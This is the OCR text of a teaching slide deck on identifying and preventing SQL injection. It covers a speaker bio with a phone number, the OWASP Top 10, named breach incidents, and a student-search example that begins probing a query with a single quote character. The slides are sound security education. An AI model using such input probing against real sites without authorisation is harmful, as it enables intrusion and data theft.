How to Identify and Prevent **SQL Injection**

#Whoami

Janith Malinga

Security Consultant @egscyber

Web Pentester for 4 years

Enthusiastic traveler

Community teacher over for 6 years

Twitter : @janithSmalinga
linkedIn : https://www.linkedin.com/in/malingajanith/
Github : https://github.com/janithmalinga
Phone : 0769803462

Why web applications need security

- Behind most applications lies sensitive data
- Easy to access
- Anybody can access from anywhere
- Hard to trace back
- Lot of tools available to hack a web site (sql map, BEEF)

Web Application Vulnerabilities

OWASP Top 10 Application Security Risks

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

SQL Injection (SQLi)

What is SQLi

SQLi is a vulnerability that results in letting an attacker influence SQL queries that an application passes to the backend of a database

Well known SQLi Attacks

- Lenovo (2019)

  1+ million users compromised

- Texas.gov and Florida.gov (2018)

  state databases of contractors and employees leaked.

- Shamshabad engineering college incident (2018)

  Students hack the system and changed their results

- Mossack Fonseca (Panama Papers) (2016)

  The famous panama paper incident by wikileaks.


Well known SQLi Attacks

SQLi Malwares

- Asprox
- Lizamoon

Understand how web applications work


Client Computer




Application Server

Database Server


Understand how web applications work



Understand how web applications work



Understand how web applications work



Understand how web applications work

https://www.abcd.com/student


Student search

ID: 123 **Search**

ID	123
Name	Bob
Age	18
Class	Maths

Understand how web applications work

What's happening under the hood???



Understanding SQLi


Recall: what is SQLi?

SQLi is a vulnerability that results when you gives an attacker the ability to influence the SQL queries that an application passes to a backend database.

Understanding SQLi

Now let’s manipulate the input so that the database will be confused ☺


Understand how web applications work




The user input is only
‘
character


Understand how web applications work

What's happening under the hood???

